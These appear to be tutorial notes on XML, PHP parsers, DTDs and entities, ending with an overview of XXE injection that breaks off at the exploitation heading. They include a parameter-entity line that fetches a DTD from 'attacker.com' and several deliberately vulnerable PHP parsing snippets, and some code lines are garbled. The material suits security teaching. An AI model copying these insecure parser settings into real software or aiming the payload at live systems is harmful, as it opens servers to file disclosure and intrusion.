**Xml injections**

* **XML Introduction**
  + **What is xml**
    - **Definition**
    - **XML Technologies**
    - **xml parser**
  + **XML Element**
  + **Document Type definition (DTD)**
    - **Internal DTD**
    - **External DTD**
  + **xml Entities**
    - **Xml Entities Types**
    - **Xml External Vs Internal Entities**
    - **Xml parsed Vs unparsed Entities**
    - **Xml General Vs parameter Entities**
* **XML External Entity injection (XXE)**
  + **External Entity injection (XXE) Overview**
  + **External Entity injection (XXE) Types**
  + **Vulnerable Cod Example**
  + **Exploiting External Entity injection (XXE)**
    - **XXE To Local File Disclosure**
      * **Reading Files with File:// protocol**
      * **Reading Files with php wrappers**
      * **Reading Files with CDATA Escape Using Parameter Entities Method**
    - **XXE To SSRF**
    - **Bypassing Access Control Via XXE**
    - **XXE To RCE**
    - **XXE To Denial Of Service**
      * **Denial of Service Using File Read**
      * **Denial of Service Using External Entity Expansion (XEE)**
  + **Exploiting Blind XXE**
    - **Detecting Blind XXE**
    - **Exploiting Blind XXE using OOB**
      * **Detecting Blind XXE using OOB Techniques via Burp Collaborator**
      * **Detecting Blind XXE using OOB Techniques with Application Filtering via parameter entities**
      * **Exploiting blind XXE OOB Data Retrieval through Ftp protocol**
      * **Exploiting blind XXE OOB Data Retrieval through DNS Protocol**
      * **Exploiting blind XXE OOB Data Retrieval through other Protocol Handlers**
    - **Exploiting Blind XXE via Error messages**
    - **Exploiting Blind XXE using Local DTD**
  + **Finding hidden attack surface for XXE injection**
    - **XXE Via SVG File Upload**
    - **XXE Via OXML File Upload**
    - **XXE Via Xinclude**
    - **XXE attacks via modified content type**
  + **XXE WAF Bypass**
  + **Preventing XXE attacks**
    - **Disable Processing of XML External Entities**
    - **Disable Parsing of Inline DTDs**
    - **Other mitigations**
  + **Resources**
* **XML TAG Injection**
* **XML Entity expansion attack**
  + **Overview**
  + **Billion Laugh Attack**
  + **Quadratic Blowup Attack**
* **XPATH injection**
  + **Xpath introduction**
  + **what is Xpath injection?**
  + **Detecting Xpath vulnerability**
  + **Vulnerable Code Example**
  + **Exploitation**
    - **Authentication Bypass**
    - **String Extraction**
  + **Blind Xpath**
  + **Tools**
  + **Resources**
* **soap injecting**
* **XSLT Server-side Injection**
  + **overview**
  + **vulnerable code to XSLT Injection**
  + **Exploiting XSLT Injection**
  + **Note**
  + **Preventing XSLT server-side injection**
  + **Resources**

**--------------------------------------------------------------------------------------------------------------**

* **XML Introduction**
  + **What is xml?**
    - **Definition** 
      * XML stands for “E***x***tensible ***M***arkup ***L***anguage”, It is the most common language for storing and transporting data like json. Like HTML, XML follows the tree-like structure but this language is not supported predefined tags It does not contain any predefined tags like <p>, <img>, etc, All the tags are user-defined so we have to create the tags according to the descriptive words. depending upon the data it is representing for example.
        + <email></email>, <message></message> etc.
      * There are many fields of use that leverage XML. These include PDF, RSS, OOXML (.docx, .pptx, etc.), SVG, and finally networking protocols, such as XMLRPC, SOAP, WebDAV and so many others. are all composed of XML.
    - **Some XML technologies**
      * **XPath**
        + It’s a query language used for locating and processing nodes in XML document. Because of doc’s hierarchical structure, it becomes possible to navigate in logical form.
      * **XSLT**
        + extensible Stylesheet Language Transformation. It’s a language used for transforming XML documents into other formats.
      * **XHTML**
        + It’s a stricter and a cleaner version of HTML which was designed to replace HTML. But why it was designed in the first place? Simple, to bridge up the gap between XML and HTML
  + **Xml Parsers**
    - **Overview**
      * XML parsers are basically programs or libraries which take an XML document as input, then parse the same for retrieving the content in a meaningful and easy way
      * To read and update, create and manipulate an XML document, you will need an XML parser.
      * **In PHP there are two major types of XML parsers:**
        + Tree-Based Parsers
        + Event-Based Parsers
      * **Tree-Based Parsers**
        + Tree-based parsers holds the entire document in Memory and transforms the XML document into a Tree structure. It analyzes the whole document, and provides access to the Tree elements (DOM).
        + This type of parser is a better option for smaller XML documents, but not for large XML document as it causes major performance issues.
        + Example of tree-based parsers:

SimpleXML

DOM

* + - * **Event-Based Parsers**
        + Event-based parsers do not hold the entire document in Memory, instead, they read in one node at a time and allow you to interact with in real time. Once you move onto the next node, the old one is thrown away.
        + This type of parser is well suited for large XML documents. It parses faster and consumes less memory.
        + Example of event-based parsers:

XMLReader

XML Expat Parser

* + - **SimpleXml parser**
      * **Overview**
        + is for simple XML and/or simple UseCases
        + limited API to work with nodes (e.g. cannot program to an interface that much)
        + all nodes are of the same kind (element node is the same as attribute node)
        + nodes are magically accessible, e.g. $root->foo->bar['attribute']
      * **simplexml\_load\_string() vs simplexml\_load\_file()**
        + Each of the two functions returns SimpleXMLElement object, so you only need one of them depending on what you have to begin with, whether you have path to an XML file or content of the XML it self in a string variable, etc.
        + Notice in the documentation page, that simplexml\_load\_string() expects the string parameter to contain the actual XML content,

Example 1:

$xml = simplexml\_load\_string('<foo>Text1 &amp; XML entities</foo>');

print\_r($xml);

Example 2:

$note=<<<XML

<note>

<to>Tove</to>

<from>Jani</from>

<heading>Reminder</heading>

<body>Do not forget me this weekend!</body>

</note>

XML;

$xml=simplexml\_load\_string($note);

print\_r($xml);

* + - * + while simplexml\_load\_file() expects the string parameter to contain path to the XML file

$xml\_file = simplexml\_load\_file('gfg.xml');

* + - * + Notes

The simplexml\_load\_file/string() function interprets an XML file into an object. It returns an object with properties containing the data held within the XML document. We can access any element from the XML by using this object. And we can use foreach method to iterate through the entire XML file and read elements from XML.

You could also use the file\_get\_contents() function to read the file contents and pass the resulting string to the simplexml\_load\_string() function, which eventually parses it into an object.

* + - * **simplexml\_load\_\*() functions vs SimpleXMLElement Class**
        + They are the same but the difference is the OOP- and the procedural approach The \_construct() function creates a new SimpleXMLElement object. Same as the simplexml\_load\*() functions
        + simplexml\_load\_string() (as the name suggest) load xml from a string and returns an object of SimepleXMLElement
        + **Create a SimpleXMLElement object from a string:**

Example 1:

$result = simplexml\_load\_string($xml);

print &result->title:

Same as :

$e = new SimpleXMLElement($xml);

print $e->title;

* + - * + **Create a SimpleXMLElement object from a file:**

Example:

<?php

$xml=new SimpleXMLElement("note.xml", 0, TRUE);

echo $xml->asXML();

?>

Same as

result = simplexml\_load\_file($xml);

print &result->title:

* + - * **Note**
        + Simplexml functions options

LIBXML\_NOENT: is an option for the simplexml\_load\_string()/ simplexml\_load\_file() functions that enable Substitute entities in the xml file

LIBXML\_ERR\_FATAL - Get fatal errors

allow/deny loading XML entities (e.g. flag LIBXML\_NOENT for php libxml)

allow/deny loading external entities (e.g. flag LIBXML\_DTDLOAD for php libxml)

allow/deny showing error reports (e.g. flag LIBXML\_NOERROR for php libxml)

For more visit

https://www.w3schools.com/php/func\_simplexml\_load\_string.asp

* + - **Domapi parser**
      * **Overview**
        + \* DOM
        + \* is for any XML UseCase you might have
        + \* is an implementation of the W3C DOM API (found implemented in many languages)
        + \* differentiates between various Node Types (more control)
        + \* much more verbose due to explicit API (can code to an interface)
        + \* can parse broken HTML
        + \* allows you to use PHP functions in XPath queries
        + - Both of these are based on libxml and can be influenced to some extend by the libxml functions
      * **Using Domapi to load xml**
        + Similarly, to the SimpleXML, you can use DOMDocument to parse XML from a string or from a XML file

1. From a string

$doc = new DOMDocument();

$doc->loadXML($string);

2. From a file

$doc = new DOMDocument();

$doc->load('books.xml'); // use the actual file path. Absolute or relative

* + - * **Domapi to SimpleXml Conversion**
        + **Converting between From DOM objects to SimpleXML**

<?php

$dom=new domDocument;

$dom->loadXML("<books><book><title>Title1</title></book><book><title>Title2</title></book></books>");

// Use simplexml\_import\_dom() function to get a SimpleXMLElement object from a DOM node

$x=simplexml\_import\_dom($dom);

// Display the content of the xml

echo $x->book[1]->title;

?>

* + - * + **Converting between From SimpleXML to DOM objects**

$ab = simplexml\_load\_file('address-book.xml');

// Find the name of the root node

$name = dom\_import\_simplexml($ab)->tagName;

print $name;

* + - * + **Resources**

<https://www.geeksforgeeks.org/php-simplexml_import_dom-function/amp/>

https://www.oreilly.com/library/view/upgrading-to-php/0596006365/ch05s05.html


* + - * **Simplexml vs domapi**
        + xml document can be accessed, manipulated,etc. Some examples using DomDocument like

$xmlDoc = new DOMDocument();

$xmlDoc->load("note.xml");


* + - * + same example using SimpleXML is:

$xml = simplexml\_load\_file("test.xml");

* + - **Note**
      * if you didn’t install xml packages on Linux
        + apt install php7.4-xml
      * After Libxml 2.9.0, external entities are not parsed by default, and the use of XXE is not affected for the PHP version
  + **XML elements**
    - XML Element Is the user-defined tags that enclose the data inside them, they are named as per requirements. Each XML document has one root element (parent tag) and several sub elements (child tags) .
      * 
    - Elements can have attributes:
      * 
    - An attribute simply contains a value related to a particular tag. Attribute must always be quoted with single or double quotes.
  + **Document type definition (DTD)**
    - **Overview**
      * The XML document type definition (DTD) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items. The DTD is declared within the optional DOCTYPE element at the start of the XML document. There are two types of DTD
        + **internal DTD**
        + **External DTD**
      * 
    - **Internal DTD** 
      * The DTD can be fully self-contained within the xml document itself
      * **Ex of Internal DTD:**
        + <?xml version="1.0"?>
        + **<!DOCTYPE message [**
        + **<!ELEMENT message (from,to,body)>**
        + **<!ELEMENT from (#PCDATA)>**
        + **<!ELEMENT to (#PCDATA)>**
        + **<!ELEMENT body (#PCDATA)>**
        + **<!ATTLIST body time CDATA "">**
        + ]>
        + <message>
        + <from>Mario</from>
        + <to>Luigi</to>
        + <body time="16.38">Wanna play? - Cheers, Super Mario! </body>
        + </message>
      * **Code Explanation**
        + The first line of the document is the XML declaration. Although it is not required, if it exists, it must be the first line in the document. The XML declaration usually defines the current version number (1.0 in our case) and the encoding type
        + **<!DOCTYPE message [ :** Tells that the root element will be named message
        + **<!ELEMENT message (from,to,body)> :** Tells that the message element will contain 3 elements
        + **<!ELEMENT from (#PCDATA)> :** Tells that the from element is of PCDATA type, that is parsed character data.
        + **PCDATA** is text that will be parsed by a parser. Tags inside the text will be treated as markup and entities will be expanded.
        + **CDATA**is text that will *not* be parsed by a parser. Tags inside the text will *not* be treated as markup and entities will not be expanded.
    - **External DTD** 
      * The above XML have a DTD defined where the data type for the XML is defined. The whole DTD can also be defined in an external file **either the file in the system or on an external server**.
      * **Example Of External DTD**
        + <?xml version="1.0"?>
        + <!DOCTYPE message SYSTEM "**message.dtd**">

// <!DOCTYPE message SYSTEM "**http://example.com/message.dtd**">


* + - * + <message>
        + <from>Mario</from>
        + <to>Luigi</to>
        + <body time="16.38">Wanna play? - Cheers, Super Mario! </body>
        + </message>
  + **What are xml Entities?**
    - **Introduction**
      * **Overview**
        + The DTD file contains an element called ENTITY In General Entity is being used for a repeated pattern
        + XML entities are a way of representing an item of data within an XML document, instead of using the data itself. Like there are variables in programming languages we have XML Entity. They are the way of representing data that are present inside an XML document
        + An entity must be created in the Document Type Definition (DTD)



This type of entity declaration is called **internal declaration** as everything is defined inside the same document and nothing needs to be fetched externally.

**Note**

Entity in HTML are used for special characters



* + - * **Built-in/Predefined GENERAL Entities:**
        + All XML parsers must support built-in entities. In general, you can use these entity references anywhere. You can also use normal text within the XML document, such as in element contents and attribute values.
        + Predefined entities are entities already used for markup. The table below lists the predefined entities and how to declare them in a DTD.
        + Predefined Entities: How to Declare These Entities in a DTD:

&lt; <!ENTITY lt "&#38;#60;">

&gt; <!ENTITY gt "&#62;">

&amp; <!ENTITY amp "&#38;#38;">


&apos; <!ENTITY apos "&#39;">

&quot; <!ENTITY quot "&#34;">

* + - * **What is XML custom entities?**
        + XML allows us to define our entities. custom entities is defined within the DTD. For example:

<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>

This definition means that any usage of the entity reference &myentity; within the XML document will be replaced with the defined value: "my entity value “

* + - **Xml Entities Types**
      * **Based on context, Entities can be divided into different categories:**
        + 
        + If the context is substitution locally within a DTD as internal subset or from an external subset, then the entities are categorized as Internal and External.

**External entity**

**Internal entity**

* + - * + If the context is whether the entities declared will be parsed or not, then entities are categorized as Parsed and Un-parsed.


**Parsed entity**

**Unparsed entity**

* + - * + If the context is how replacement or substitution will be used, then the entities are categorized as General and Parameter

**General entity**

**Parameter entity**

* + - * + 
    - **Internal Vs External entities**
      * **Internal Entities**
        + If an entity is declared within a DTD it is called as internal entity. Basic purpose of an internal entity is to avoid duplications by using same entity reference multiple times. Following is the syntax for internal entity declaration

<!ENTITY entity\_name "entity\_value">

* + - * **External Entities**
        + If an entity is declared outside a DTD or in an separate file it is called as external entity. Example

<!ENTITY name SYSTEM "URI/URL">

* + - * + **External entities are of two types: Public and Private**

Private External Entity:

These are identified by the keyword SYSTEM and are intended to use by single author.

<!ENTITY name SYSTEM “URI/resource”>

Public External Entity:

These are identified by the keyword PUBLIC and are intended for broader use.

<!ENTITY name PUBLIC “public\_id” “URI/resource”>

* + - **Parsed Vs unparsed Entities**
      * **Parsed Entities**
        + Simply, the entities which are parsed are Parsed entities.
      * **Unparsed Entities**
        + External unparsed general entities are similar to other entities, except that the XML parser will not try to parse the information within them. An unparsed entity is a resource whose contents may or may not be text e.g. images or audio contents, hence they are not parsed by a generic parser. Essentially, the data within an external unparsed general entity is ignored by the XML parser and passed on to the application that is using the document in its original format. This is exactly what we want done for non-XML files such as images.
        + **Notations**

Notations are declarations of unparsed entities. They tell the application handling the XML data, the unparsed data format and its path. The notations are declared in DTD and always have a name and external identifier.

Syntax for notations

<!NOTATION format\_of\_data SYSTEM identifier>

<!NOTATION format\_of\_data PUBLIC identifier>

Where,

NOTATION is the keyword,

format\_of\_data – This is the format of the unparsed data.

Identifier – This is the string which explains the type of data. There is no standard defining this string. It is dependent on the application to provide options for this value. It can be a MIME type, ISO standard, or an URL to a specification of the format.

Example of XML notations

<!NOTATION jpeg SYSTEM “image/jpeg”>

<!NOTATION GIF SYSTEM “CompuServe Graphics Interchange Format 87a”>

Entities which refer to Non-XML data, identified by a notation, are “unparsed”. NOTATION is an element that describes the format of Non-XML data.

* + - * + **Embedding Unparsed Entities in Documents**

The DTD only declares the existence, location, and type of the unparsed entity. To actually include the entity in the document at one or more locations, you insert an element with an ENTITY type attribute whose value is the name of an unparsed entity declared in the DTD.

Example of XML parameter unparsed entities

<!NOTATION JPEG SYSTEM “image/jpeg”>

<!ATTLIST logo image ENTITY #REQUIRED>

<!ENTITY myPicture SYSTEM “pic.jpg” NDATA JPEG >

Unparsed Entity Example

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE root[

<!ELEMENT root (logo)>

<!ELEMENT logo EMPTY>

<!ATTLIST logo image ENTITY #REQUIRED>

<!NOTATION GIF SYSTEM "Photo in gif format" >

<!ENTITY myPic SYSTEM "IMG\_0689.gif" NDATA GIF>

]>

<root>

<logo image="myPic"/>

</root>

* + - * + **Notes**

Unparsed entities can only be used as attribute values on elements with ENTITY attributes.

For embedding an unparsed entity in Document, first insert an element with ENTITY type attribute whose value is the name of unparsed entity declared in the DTD. An ENTITY attribute can only contain the name of an external, unparsed entity. It can contain the name of the entity, not a reference to the entity.

You could also declare the image attribute as CDATA and simply type the filename.

* + - **General Vs Parameter entities**
      * **General entity**
        + General entities are the ones which can be referenced with ‘&‘ ampersand sign.
        + All the above defined, declared and referenced entities are General entities. These entities are used within the XML document content. These are used as shorthand or substitution macros.
        + **The declaration is as follows:**

<xml version=”1.0″>

<!DOCTYPE html[

<!ELEMENT bar>

<!ENTITY foo “this is foo”>

]>

<bar>&foo;</bar>

* + - * **Parameter Entities** 
        + In addition to document entities, there is something called parameter entities They are denoted by "% " followed by entity name. These are special (parsed) entities to be used only within the DTD definition. They are powerful, especially for clever users
        + Declaration


<!ENTITY % paramentity "my test value">

* + - * + Referencing

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://attacker.com"> **%xxe;** ]>

**#The Entity "xxe" is called over here only**

referenced within DTD.



* + - * + Parameterized entities are the ones which can be used to assign values to other entities as well. Parameterized entities have a percent ‘**%**‘ sign preceding their names during declaration and can be referenced as **%(name);**. Parameterized entities can generally be found in DTD declaration. The percent ‘**%**‘ sign tells the XML processor that it is a parameterized entity, insert the replacement value for this entity where ever it is **referenced** and **parse the value of entity as a part of DTD**. We will see such entities when dealing with the construction of OOB XXE payloads.
        + Parameterized entities can be defined as follows:

<xml version=”1.0″>

<!DOCTYPE html[

<!ELEMENT bar>

<!ENTITY foo “this is foo”>

<!ENTITY another ‘%foo;‘>

]>

<bar>&another;</bar>

* + - **What is XML external entities?**
      * XML external entities are a type of custom entity whose definition is located outside of the DTD where they are declared.
      * The declaration of an external entity uses the SYSTEM/public keyword and must specify a URL from which the value of the entity should be loaded.
        + <!ENTITY name SYSTEM/PUBLIC "URI">
      * **For example:**
        + <!DOCTYPE foo [ <!ENTITY ext SYSTEM "[http://normal-website.com](http://normal-website.com/)/test.xml" > ]>
        + <data>&ext;</data>
      * The URL can use the file:// protocol, and so external entities can be loaded from file. For example:
        + <!DOCTYPE foo [ <!ENTITY anyword SYSTEM "[file:///path/to/file](file:///\\path\to\file)" > ]>
        + <data>&anyword;</data>
      * **Notes**
        + There are two kinds of External Entities: **Private (system) and Public**. The differences are based upon the usage.
        + Clearly, the most dangerous entities are the private ones because they allow us to disclose local system files, play with network schemes, manipulate internal applications, etc
        + It is important to note that the URI field does not limit XML parses from resolving HTTP(s) protocols only. There are a number of valid URI Schemes allowed (FILE, FTP, DNS, PHP, etc.).
        + XML external entities provide the primary means by which XML external entity attacks arise.
* **XML External Entity injection (XXE)**
  + **External Entity injection (XXE)**
    - **Overview**
      * The most dangerous type of XML Injection attacks consists of injecting external entities into the document definition; this type of attack is known as XXE (XML eXternal Entities).
      * An XXE attack is based on the concept of external entities in XML. We can utilize the URI portion of external entities to do nasty things such as reading files, exfiltration of data, server-side request forgery, or even executing arbitrary code
      * In general, the idea is to tell XML parsers to load externally defined entities, therefore making it possible to access sensitive content stored on the vulnerable host
    - **Causes of XXE**
      * When applications use XML to transport data between browser and server, the applications almost always use a standard API for processing the XML on the server. Vulnerabilities arise because parsers will, by default, process potentially dangerous features.
    - **XXE can lead to**
      * Local File Disclosure
      * SSRF
        + Local Port Scanning‌
      * Bypassing Access Control
      * XSS/CSRF
      * RCE
      * PHP Object Injection (through phar://)
    - **XXE Injection Sources - File/Input sources that an attacker could use to inject his malicious XML.**
      * XML
      * PPT(X)
      * XLS(X)
      * PDF
      * ODT
      * DOC(X)
      * SSRF
      * GPX
      * SAML
      * SOAP
      * SVG
      * JSON TO XML Modification
      * Feed.RSS
      * XSD (XML Schema Definition)
      * XMP meta data from images such as JPG or GIF (presentation, slides), meta data from audio and video files as well. WAP
      * XSLT
  + **External Entity injection (XXE) Types** 
    - **IN-Band XXE** **[ Response based XXE]**
      * When the Injected request is giving data in response.
    - **Blind XXE**
      * Error Based XXE - When there is no response from the XML entities but we are able to view the response by triggering errors.
      * OOB XXE - When there is no error nor response, but XML is getting parsed at server side.
  + **Finding the Vulnerability**
    - Let’s test the application for XML Injection vulnerability step by step using XML Metacharacters -
      * Single quote:’
      * Double quote:”
      * Angular parentheses: > and <
      * Comment tag: <! — /→
      * Ampersand: &
      * CDATA section delimiters: <![CDATA[ / ]]> OR <![CDATA[]]>]]>
    - If any of the above test is successful in throwing an exception during XML parsing, then we can proceed for XML tag injection.
      * simplexml\_load\_string(): Entity: line 2: parser error : StartTag: invalid element name in <b>C:\xampp\htdocs\vulnerabilities\xml attacks\xxe\example 1\xxe.php
    - Also Check the content type, if content-type is application/xml then it may be a win-win situation and if content-type is application/json then convert it to the XML and try to check the response. You can change the content type with the above-mentioned burp extension.
      * Content type converter
  + **Vulnerable code Examples**
    - **Consider the following XML parsing code in PHP:**
      * <?php
      * $xml = $\_POST["xml"];
      * $student = simplexml\_load\_string($xml,'SimpleXMLElement',**LIBXML\_NOENT**);
      * Print\_r($student);
      * ?>
    - **Example 2 (Authentication using XML):**
      * <?php
      * libxml\_disable\_entity\_loader (false);
      * $xmlfile = file\_get\_contents('php://input');
      * $dom = new DOMDocument();
      * $dom->loadXML($xmlfile, **LIBXML\_NOENT | LIBXML\_DTDLOAD**); // this stuff is required to make sure
        + // allow/deny loading XML entities (e.g. flag LIBXML\_NOENT for php libxml)
        + // allow/deny loading external entities (e.g. flag LIBXML\_DTDLOAD for php libxml)
        + // allow/deny showing error reports (e.g. flag LIBXML\_NOERROR for php libxml)
      * $creds = simplexml\_import\_dom($dom);
      * $user = $creds->user;
      * $pass = $creds->pass;
      * echo “You have logged in as user $user”;
      * ?>
    - **Another code**
      * <?php
      * libxml\_disable\_entity\_loader(false);
      * if($\_FILES){
        + $books = $\_FILES['books']; // print\_r($books);exit;
        + if($books['type'] != 'text/xml'){

echo 'Only xml Document Allowed';

exit;

* + - * }
      * //check extension
      * $ext = pathinfo($books['name'], PATHINFO\_EXTENSION);
      * if($ext != 'xml'){
        + echo 'Only xml Extention Are Allowed';
        + exit;
      * }
      * $xmlstr = file\_get\_contents($books['tmp\_name']);
      * $doc = new DOMDocument();
      * $doc->loadXML($xmlstr, **LIBXML\_NOENT**);
      * $items = $doc->getElementsByTagName('book');
      * $name = $\_POST['name'];
      * $content = nl2br($doc->textContent);
      * }
      * ?>
        + The expected XML content is something like the following:
        + <creds>  
          <user>admin</user>  
          <pass>mypass</pass>  
          </creds>
  + **Exploiting External Entity injection (XXE)**
